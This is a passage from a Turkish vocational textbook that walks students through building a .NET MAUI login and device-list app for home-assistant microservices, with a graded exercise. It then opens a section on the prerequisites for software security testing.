
Görsel 3.19: .NET MAUI App projesi oluşturma penceresi

2. Adım: Çözüm gezgini üzerinde sağ tık yaparak Configure Startup Projects komutuna tıklayınız (Görsel 3.20).




Görsel 3.20: Configure Startup Projects komutu

3. Adım: Açılan pencerede Docker-compose ve MobilUI projelerini başlatacak şekilde ayarlama yapınız (Görsel 3.21).




Görsel 3.21: Ev Asistanı çözüm sayfası

4. Adım: Mobil uygulamayı, Visual Studio programında Android Emulators ile çalışacak şekilde ayarlayınız (Görsel 3.22).



Görsel 3.22: Mobil uygulama emülatör ayarlama komutu

5. Adım: Run butonuna basarak projeleri çalıştırınız (Görsel 3.23).



Görsel 3.23: Mobil uygulama

6. Adım: ViewModels adında yeni bir klasör oluşturunuz.

7. Adım: ViewModels klasörü içine JwtTokenResponseVm.cs adında yeni bir sınıf oluşturunuz.

```
public class JwtTokenResponseVm
{
    public string UserId { get; set; }
    public int ExpiresIn { get; set; }
    public  string JwtToken { get; set; }
}
```

8. Adım: ViewModels klasörü içine DeviceViewModel.cs adında yeni bir sınıf oluşturunuz.

```
public partial class DeviceViewModel : ObservableObject
{
    [ObservableProperty]
    private string _deviceName;

    [ObservableProperty]
    private string _deviceCode;

    [ObservableProperty]
    private int? _userId;

    [ObservableProperty]
    private int _id;

    [ObservableProperty]
    private string _temperature;
}
```

9. Adım: ViewModels klasörü içine LoginPageViewModel.cs adında yeni bir sınıf oluşturunuz.

```
public partial class LoginPageViewModel: ObservableObject
{
    private readonly IUserService _userService;
    [ObservableProperty] private string _userName;
    [ObservableProperty] private string _password;
    public LoginPageViewModel(IUserService userService)
    {
        _userService = userService;
    }

    [RelayCommand]
    private async Task Login()
    {
        var result = await _userService.Login(UserName, Password);
        if (result != null)
        {
            await Shell.Current.GoToAsync($"//{nameof(DevicesPage)}");
        }
        return;
    }
}
```

10. Adım: ViewModels klasörü içine DevicesPageViewModel.cs adında yeni bir sınıf oluşturunuz.

```
public partial class DevicesPageViewModel: ObservableObject
{
    private readonly IDeviceService _deviceService;
    [ObservableProperty] private IEnumerable<DeviceViewModel>? _devices;
    [ObservableProperty] private int? _selectedDevice;

    public DevicesPageViewModel(IDeviceService deviceService)
    {
        _deviceService = deviceService;
        var userId = Task.Run(async () => await SecureStorage.Default.GetAsyn-
c("userId")).Result;
        if (userId == null)
        {
        }
        Devices = _deviceService.GetAllDevicesByUserIdAsync(userId).Result;
    }
}
```

11. Adım: Views adında yeni bir klasör oluşturunuz.

12. Adım: Views klasörü içine LoginPage.xaml adında yeni bir Content Page oluşturunuz.

```
<?xml version="1.0" encoding="utf-8"?>
<ContentPage xmlns="http://schemas.microsoft.com/dotnet/2021/maui"
             xmlns:x="http://schemas.microsoft.com/winfx/2009/xaml"
             x:Class="MobilUI.Views.LoginPage"
             xmlns:viewModels="using:MobilUI.ViewModels" x:DataType="viewModels:-
LoginPageViewModel">
    <Grid>
        <StackLayout Margin="20">
            <StackLayout Margin="20">
                <Label FontSize="32" Text="Ev Asistanı"/>
            </StackLayout>
            <StackLayout>
                <Label FontSize="16" Text="Kullanıcı Adı:"></Label>
                <Grid Margin="0,5">
                <Frame Opacity="0.3" BackgroundColor="White" CornerRadius="5"/>
                    <Entry Text="{Binding UserName}" />
                </Grid>
            </StackLayout>
            <StackLayout>
                <Label FontSize="16" Text="Parola:"></Label>
                <Grid Margin="0,5">
                <Frame Opacity="0.3" BackgroundColor="White" CornerRadius="5"/>
                    <Entry Text="{Binding Password}" IsPassword="True" Backgroun-
dColor="Transparent" Placeholder="Parola"/>
                </Grid>
            </StackLayout>
            <Button x:Name="LoginButton" Text="Giriş yap" Command="{Binding
LoginCommand}"/>
        </StackLayout>
    </Grid>
</ContentPage>
```

13. Adım: LoginPage.xaml.cs dosyasını düzenleyiniz.

```
public partial class LoginPage : ContentPage
{
    public LoginPage(LoginPageViewModel viewModel)
    {
        InitializeComponent();
        this.BindingContext = viewModel;
    }
}
```

14. Adım: Views klasörü içine DevicesPage.xaml adında yeni bir Content Page oluşturunuz.

```
<?xml version="1.0" encoding="utf-8"?>
<ContentPage xmlns="http://schemas.microsoft.com/dotnet/2021/maui"
             xmlns:x="http://schemas.microsoft.com/winfx/2009/xaml"
             x:Class="MobilUI.Views.DevicesPage"
             xmlns:viewModels="clr-namespace:MobilUI.ViewModels;assembly=MobilUI"
             xmlns:models="clr-namespace:MobilUI.Models" x:DataType="viewModels:-
DevicesPageViewModel">
    <StackLayout>
        <Label Text="Cihazlar" FontSize="Large" HorizontalOptions="CenterAndEx-
pand" Margin="0,20,0,10"/>
        <ListView ItemsSource="{Binding Devices}"
                  SelectedItem="{Binding SelectedDevice}"
                  HasUnevenRows="true">
            <ListView.ItemTemplate>
                <DataTemplate>
                    <TextCell Text="{Binding DeviceName}" Detail="{Binding Devi-
ceCode}" x:DataType="models:DeviceViewModel" />
                </DataTemplate>
            </ListView.ItemTemplate>
        </ListView>
    </StackLayout>
</ContentPage>
```

15. Adım: DevicesPage.xaml.cs dosyasını düzenleyiniz.

```
public partial class DevicesPage : ContentPage
{
    public DevicesPage()
    {
        InitializeComponent();
        BindingContext = new DevicesPageViewModel(new DeviceService());
    }
}
```

16. Adım: Services adında yeni bir klasör oluşturunuz.

17. Adım: Services klasörü içine IUserService.cs adında yeni bir arayüz ekleyiniz.

```
public interface IUserService
{
    Task<JwtTokenResponseVm?> Login(string username, string password);
}
```

18. Adım: Services klasörü içine UserService.cs adında yeni bir sınıf ekleyiniz.

```
public class UserService : IUserService
{
    public static string BaseAddress =
        DeviceInfo.Platform == DevicePlatform.Android ? “http://10.0.2.2:80” :
“http://localhost:80”;
    public static string LoginUrl = $”{BaseAddress}/api/login”;
    private readonly HttpClient _client;

    public UserService()
    {
        _client = new HttpClient();
        _client.DefaultRequestHeaders.Accept.Clear();
        _client.DefaultRequestHeaders.Accept.Add(new MediaTypeWithQualityHeader-
Value(“application/json”));
    }
    public async Task<JwtTokenResponseVm?> Login(string username, string pas-
sword)
    {
        var user = new
        {
            UserName = username,
            Password = password,
        };
        var response = await _client.PostAsJsonAsync(LoginUrl,user);
        if (await response.Content.ReadFromJsonAsync<JwtTokenResponseVm>() is not
{ } tokenResponse ||
            string.IsNullOrEmpty(tokenResponse.JwtToken))
        {
            await Shell.Current.DisplayAlert(“Hata”, “Hatalı kullanıcı adı veya
parola”, “İptal”);
            return null;
        }

        await SecureStorage.Default.SetAsync(“jwt”, tokenResponse.JwtToken);
        await SecureStorage.Default.SetAsync(“userId”, tokenResponse.UserId);
        return tokenResponse;
    }
}
```

19. Adım: Services klasörü içine IDeviceService.cs adında yeni bir arayüz ekleyiniz.

```
public interface IDeviceService
{
    Task<DeviceViewModel?> GetDeviceAsync(string id);
    Task<IEnumerable<DeviceViewModel>?> GetAllDevicesByUserIdAsync(string use-
rId);
}
```

20. Adım: Services klasörü içine DeviceService.cs adında yeni bir sınıf ekleyiniz.

```
public class DeviceService : IDeviceService
{
    public static string BaseAddress =
        DeviceInfo.Platform == DevicePlatform.Android ? “http://10.0.2.2:80” :
“http://localhost:80”;
    public static string DeviceUrl = $”{BaseAddress}/api/Devices/”;
    public static string UserDevicesUrl = $”{BaseAddress}/api/Devices/user/”;
    private readonly HttpClient _client;

    public DeviceService()
    {
        _client = new HttpClient();
        _client.DefaultRequestHeaders.Accept.Clear();
        _client.DefaultRequestHeaders.Accept.Add(new MediaTypeWithQualityHeader-
Value(“application/json”));

        // Asenkron yapıyı çağır.
        var jwt = Task.Run(async () => await SecureStorage.Default.GetAsyn-
c(“jwt”)).Result;
        if (jwt != null)
        {
            _client.DefaultRequestHeaders.Add(“Authorization”, “Bearer “ + jwt);
        }
        else
        {
            // JWT bulunamadı, uygun bir hata işleme stratejisi uygulayın veya
isteği reddedin.
        }
    }
    public async Task<DeviceViewModel?> GetDeviceAsync(string id)
    {
        var response = await _client.GetFromJsonAsync<DeviceViewModel>(DeviceUrl
+ id);
        return response;
    }
```

```
    public async Task<IEnumerable<DeviceViewModel>?> GetAllDevicesByUserIdAsyn-
c(string userId)
    {
        var response = Task.Run(async () => await _client.GetFromJsonAsync<IEnu-
merable<DeviceViewModel>>(UserDevicesUrl + userId)).Result;
        return response;
    }
}
```

21. Adım: MauiProgram.cs dosyasını düzenleyiniz.

```
        public static MauiApp CreateMauiApp()
        {
            var builder = MauiApp.CreateBuilder();
            builder
                .UseMauiApp<App>()
                .ConfigureFonts(fonts =>
                {
                    fonts.AddFont("OpenSans-Regular.ttf", "OpenSansRegular");
                    fonts.AddFont("OpenSans-Semibold.ttf", "OpenSansSemibold");
                });
            builder.Services.AddSingleton<LoginPage>();
            builder.Services.AddSingleton<DevicesPage>();
            builder.Services.AddSingleton<LoginPageViewModel>();
            builder.Services.AddSingleton<DevicesPageViewModel>();
            builder.Services.AddSingleton<IUserService, Services.UserService>();
            builder.Services.AddSingleton<IDeviceService, DeviceService>();

             #if DEBUG
                    builder.Logging.AddDebug();
             #endif

            return builder.Build();
        }
```

22. Adım: AppShell.xaml dosyasını düzenleyiniz.

```
<?xml version="1.0" encoding="UTF-8" ?>
<Shell
    x:Class="MobilUI.AppShell"
    xmlns="http://schemas.microsoft.com/dotnet/2021/maui"
    xmlns:x="http://schemas.microsoft.com/winfx/2009/xaml"
    xmlns:local="clr-namespace:MobilUI"
```

```
    xmlns:views="clr-namespace:MobilUI.Views"
    xmlns:models="clr-namespace:MobilUI.Models"
    Shell.FlyoutBehavior="Disabled"
    Title="MobilUI">

    <ShellContent
        Title="Giriş sayfası"
        ContentTemplate="{DataTemplate views:LoginPage}"
        Route="LoginPage" />
    <ShellContent
        Title="Cihazlar"
        ContentTemplate="{DataTemplate views:DevicesPage}"
        Route="DevicesPage"/>

</Shell>
```

22. Adım: Platforms/Android/Resources klasörü içine xml adında bir klasör oluşturunuz.

23. Adım: xml klaösrü içine network_security_config.xml adında bir dosya oluşturunuz.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <domain-config cleartextTrafficPermitted="true">
    <domain includeSubdomains="true">10.0.2.2</domain> <!-- Debug port -->
    <domain includeSubdomains="true">xamarin.com</domain>
  </domain-config>
</network-security-config>
```

24. Adım: AndroidManifest.xml adlı dosyayı düzenleyiniz.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android">
      <application android:networkSecurityConfig="@xml/network_security_config"
android:allowBackup="true" android:icon="@mipmap/appicon" android:roundIcon="@
mipmap/appicon_round" android:supportsRtl="true"></application>
      <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
      <uses-permission android:name="android.permission.INTERNET" />
</manifest>
```

25. Adım: Run butonuna basarak projeleri çalıştırınız.

SIRA SİZDE

Ev Asistanı mikroservislerini kullanan mobil uygulama için cihaz ekleme komutlarını ve sayflarını geliştiriniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. Cihaz mikroservisini kullanan IDeviceService arayüzüne cihaz ekleme kod başlığını ekledi.		
2. DeviceService servisine cihaz ekleme kodlarını yazdı.		
3. Cihaz ekleme kodlarında girdi denetimi yaptı.		
4. Cihaz ekleme sayfası için ViewModel dosyası oluşturdu.		
5. AddDeviceViewModel içine DeviceService kullanarak cihaz ekleme komutunu oluşturdu.		
6. AddDevicePage adında cihaz ekleme sayfasını oluşturdu.		
7. Cihaz ekleme sayfasına ViewModel'i bağladı.		
8. Çalışmayı verilen sürede tamamladı.		
9. Eksik olduğu ölçütleri tamamladı.		

3.4. YAZILIM TESTLERİ

Bir sistemin, belirli gereksinimleri yerine getirip getirmediğini doğrulamak veya istenen sonuçlar ile beklenen sonuçlar arasındaki farkları değerlendirmek için manuel yahut otomatik yöntemler kullanılarak deneme yapılan sürece **test** denir. **Yazılım testi** ise bir yazılımın, çeşitli çalışma koşullarını kapsayacak şekilde seçilmiş testler aracılığıyla istenen davranışları doğrulamak için dinamik bir şekilde gerçekleştirilen doğrulama faaliyetlerini içerir. **Güvenli yazılım testi**; bir yazılımın güvenlik açıklarını, zayıf noktalarını ve potansiyel tehditleri tanımlamak, bu tehditlere karşı savunmasızlıkları tespit etmek ve bu sorunları çözmek amacıyla gerçekleştirilen bir test sürecidir. Bu tür testler; yazılımın yeteneklerini, kullanılabilirliğini ve güvenilirliğini artırmak için güvenlik açıklarını tespit etme ve düzeltme işlemini içerir.

3.4.1. Yazılım Güvenliği Testlerinde Güvenlik İsterleri

Yazılım geliştirme süreci devam ederken SDLC aşamalarında güvenlik önlemlerinin alınabilmesi için bazı bilgilerin test uzmanları tarafından temin edilmesi gerekir. Bu bilgiler, yazılım güvenliği testlerindeki güvenlik isterlerini ifade eder. Yazılım güvenliği testlerindeki güvenlik isterleri şunlardır:

1. **Test ve üretim (production) için mimari çizim belgelerinin hazır olması,** yazılım güvenliğinin etkili bir şekilde sağlanabilmesi için test uzmanlarına sunulan önemli belgelerdir. Bu belgeler şunlardır:
   - **Mimari Tasarım Açıklamaları:** Yazılımın hangi bileşenlerden oluştuğunu, bu bileşenlerin nasıl bir araya geldiğini ve işlevlerini ayrıntılı bir şekilde açıklayan belgelerdir. Mimari tasarım açıklamaları, yazılımın hangi teknolojileri kullandığını ve bu teknolojilerin nasıl bir araya geldiğini belirtir.

- **Veri Akış Diyagramları:** Verilerin nereden geldiğini, nasıl işlendiğini ve nereye gittiğini gösteren belgelerdir. Bu belgeler, veri güvenliği açısından önemlidir çünkü verilerin nasıl işlendiği ve korunduğu akış diyagramları ile anlaşılır.
- **Ağ Mimarisi Açıklamaları:** Yazılımın ağ yapısını açıklayan belgelerdir. Bu belgeler, hangi sunucuların ve ağ protokollerinin kullanıldığı, güvenlik duvarlarının nasıl yapılandırıldığı gibi bilgileri içerir.
- **Güvenlik Tasarımı:** Yazılımın güvenliği için alınan önlemleri ayrıntılı olarak açıklayan belgelerdir. Bu belgeler; kimlik doğrulama, yetkilendirme, veri şifreleme, güvenlik açıklarına karşı koruma gibi güvenlik önlemlerinin nasıl uygulandığını anlatır.
- **Sistem Bağımlılıkları:** Yazılımın diğer sistemlerle nasıl etkileşimde bulunduğunu gösteren belgelerdir. Bu belgeler, yazılımın güvenlik açısından dışa açık alanlarını tanımlamak için önemlidir.

Test ve üretim için mimari çizim belgeleri, yazılımın güvenliğini değerlendirmek ve olası güvenlik açıklarını tespit etmek amacıyla test ekiplerine rehberlik eder. Güvenli yazılım geliştirme sürecinde bu belgelerin oluşturulması ve güncel tutulması, testler sırasında beklenen davranışları ve güvenlik kontrollerini anlamak için önemlidir.

2. **Test ve üretim ortamındaki tüm sunuculara ait ana bilgisayar adı, IP ve işletim sistemi bilgilerine sahip olma**, bir organizasyonun sahip olduğu veya kullandığı sunucuların tespit edilmesi ve belgelenmesi anlamına gelir. Bu özellikler şunlardır:

   - **Hostname (Ana Bilgisayar Adı):** Her sunucunun ağdaki benzersiz adıdır. Bu ad, sunucunun ağdaki diğer cihazlarla iletişim kurmasını sağlar. Yazılım güvenliği testleri için her sunucunun hostname'i belgelenir. Böylece hangi sunucunun hangi amaçla kullanıldığı anlaşılır.
   - **IP (Internet Protocol) Adresi:** Her sunucunun ağda benzersiz bir IP adresi vardır. IP adresleri, internet üzerindeki cihazların tanımlanmasını sağlar. Sunucuların IP adresleri, yazılım güvenliği testleri sırasında erişim, bağlantı tespiti gibi amaçlar için önemlidir.
   - **İşletim Sistemi Bilgileri:** Her sunucunun hangi işletim sistemini kullandığına dair bilgileri içerir. Sunucunun güvenliği açısından işletim sistemi türü (örneğin Windows, Linux, macOS vb.), sürüm numarası, güncellemeler gibi detaylar oldukça önemlidir. Farklı işletim sistemleri, farklı zayıf noktalar için farklı güvenlik önlemleri gerektirebilir.

Test ve üretim ortamındaki tüm sunuculara ait ana bilgisayar adı, IP ve işletim sistemi bilgilerine sahip olma; bilgilerin belgelenmesi, ağ üzerindeki sunucuların izlenmesi, güvenlik açıklarının tespiti, yamaların uygulanması gibi önemli güvenlik işlemlerinin yürütülmesini sağlar. Güvenli yazılım geliştirme sürecinde yazılımın hangi sunucularla etkileşimde olduğunun anlaşılmasını, bu bilgilerin güvenliğinin testler sırasında doğru bir şekilde belgelenmesini ve uygun güvenlik önlemlerinin alınmasını sağlar.

3. **Test ve üretim uygulama arayüz adresi ve bu arayüz üzerinde güvenlik testlerinin yapılabileceği geçici bir normal kullanıcı ile admin kullanıcı bilgileri**, yazılım güvenliği testlerinin yapılacağı yazılımın test ve üretim (production) ortamlarının ayrıntıları ile bu testlerin gerçekleştirileceği kullanıcı hesaplarını içeren gereksinimleri ifade eder. Bu gereksinimler şunlardır:

   - **Test ve Üretim Uygulama Arayüz Adresi:** Güvenlik testlerinin gerçekleştirileceği yazılımın web veya uygulama tabanlı kullanıcı arayüzünün internet üzerindeki adresini belirtir. Bu adres, güvenlik testlerinin uygulamanın kullanıcı arabirimi üzerinde gerçekleştirileceği yerdir. Testler, burada yapılarak uygulamanın güvenlik açıkları ve zayıf noktaları tespit edilir.

- **Geçici Normal Kullanıcı ve Admin Kullanıcı Bilgileri:** Güvenlik testleri için kullanılacak geçici kullanıcı hesaplarının ayrıntıları verilir. Bu hesaplar, uygulamanın normal kullanıcılarını temsil eden hesapları ve yönetici (admin) erişimi olan hesapları içerebilir. Bu hesaplar, güvenlik testleri sırasında uygulamanın farklı yetkilendirme seviyeleri ve kullanıcı rollerini test etmek için kullanılır.

Yazılımın güvenliğini test etmek isteyen güvenlik profesyonelleri veya test ekipleri, test ve üretim uygulama arayüz adresi ve bu arayüz üzerinde güvenlik testlerinin yapılabileceği geçici bir normal kullanıcı ile admin kullanıcı bilgilerini kullanarak canlı ortamda veya test ortamında uygulamayı test edebilir. Bu işlem, uygulamanın güvenliği açısından kritik bir adımdır çünkü gerçek dünya koşullarında uygulamanın nasıl davrandığını ve potansiyel güvenlik sorunlarını daha iyi anlamak için bu tür testler gereklidir. Bu hesaplar aynı zamanda test sonuçlarını belgelemek ve testlerin sonuçlarını raporlamak için kullanılır.

4. **Test ve üretim veri tabanına ait detaylı bilgiler (tnsnames bilgileri, IP, hostname, port vb.)**, yazılım güvenliği testlerinin gerçekleştirileceği veri tabanları hakkında ayrıntılı bilgileri belirtir. Bu gereksinim, veri tabanıyla ilgili önemli bilgilere erişim sağlar ve güvenlik testlerinin bu veri tabanları üzerinde doğru bir şekilde yürütülmesine yardımcı olur. Bu gereksinimin içeriğini ayrıntılı olarak açıklayan noktalar şunlardır:

   - **Tnsnames Bilgileri:** TNS (Transparent Network Substrate) bilgileri, Oracle veri tabanları için kullanılan bir tür yapılandırma dosyasıdır. Bu bilgiler, Oracle veri tabanına erişim sağlayan uygulamaların hangi veri tabanlarına ve sunuculara bağlanması gerektiğini tanımlar. Bu dosya, veri tabanı bağlantıları için gerekli olan adres bilgilerini içerir.

   - **IP Adresi:** Veri tabanı sunucusunun IP adresini belirtir. IP adresi, veri tabanına erişim için gerekli olan ağ adresini sağlar.

   - **Hostname:** Veri tabanı sunucusunun ana bilgisayar adını içerir. Hostname, ağdaki sunucunun benzersiz adını tanımlar.

   - **Port Numarası:** Veri tabanına erişim için kullanılan port numarasını belirtir. Port numarası, veri tabanına yönlendirilen veri trafiğinin hangi bağlantı noktasını kullanacağını gösterir.

Test ve üretim veri tabanına ait detaylı bilgiler (tnsnames bilgileri, IP, hostname, port vb.), yazılım güvenliği testlerinin veri tabanı bileşenleri üzerinde yapılabilmesi için temel gereksinimleri tanımlar. Veri tabanları genellikle yazılım uygulamaları için önemlidir. Veri tabanlarına erişim ve güvenlik testleri doğru şekilde yapılmadığında bu durum ciddi güvenlik sorunlarına yol açabilir. Bu bilgiler; güvenlik testlerini planlama, veri tabanlarına erişim sağlama ve test sonuçlarını analiz etme sürecini kolaylaştırır. Ayrıca testler sırasında veri tabanının güvenlik açıklarını tespit etmek ve gidermek için gereklidir.

5. **Uygulama üzerinde yoğun olarak kullanılan örnek 10 işlem listesi**, yazılımın güvenliği test edilirken özellikle dikkate alınması gereken ve kullanıcılar tarafından sıkça kullanılan işlemleri içeren gereksinimleri ifade eder. Bu gereksinimler, yazılım güvenliği testlerinin odak noktalarını ve test kapsamını belirlemeye yardımcı olur. Bu gereksinimler şu şekilde detaylandırılabilir:

- **Yoğun Olarak Kullanılan İşlemler:** Yazılımın kullanıcılar tarafından en sık kullanılan işlemlerini içeren bir liste oluşturmayı amaçlar. Bu işlemler, uygulamanın temel işlevselliğini temsil eder.

- **Örnek İşlem Listesi:** Yazılımın gerçek dünya senaryolarında nasıl kullanıldığını yansıtan listedir. Örnek işlem listesi; kullanıcıların uygulamada sıkça yapabileceği kullanıcı oturumu açma, veri arama, yeni kayıt oluşturma, mevcut kayıtları düzenleme, dosya yükleme, iletişim formu gönderme gibi eylemleri içerebilir.

- **Önem Sırası:** İşlemler öncelik sırasına göre sıralanmalıdır. Böylece test ekipleri hangi işlemlere öncelik verilmesi gerektiğini belirleyebilir.

Uygulama üzerinde yoğun olarak kullanılan örnek 10 işlem listesi, yazılım güvenliği testlerini planlama ve kaynaklarını yönlendirme açısından önemlidir çünkü kullanıcılar tarafından sıkça kullanılan işlemler, yazılımın en savunmasız ve potansiyel güvenlik risklerinin en yüksek olduğu alanları temsil eder. Bu işlemler, güvenlik testlerinin odaklanması gereken yerlerdir. Test ekipleri; bu işlemleri hedefleyerek güvenlik açıklarını tespit etme, yetkilendirme hatalarını bulma ve kullanıcı girişi gibi güvenlik risklerini değerlendirme fırsatına sahip olur.

6. **Uygulama loglarının tutulduğu ortam bilgisi**, uygulamanın loglarının nerede ve nasıl saklandığına dair ayrıntılı bilgi verilmesini ister. Bu gereksinim şu şekilde detaylandırılabilir:

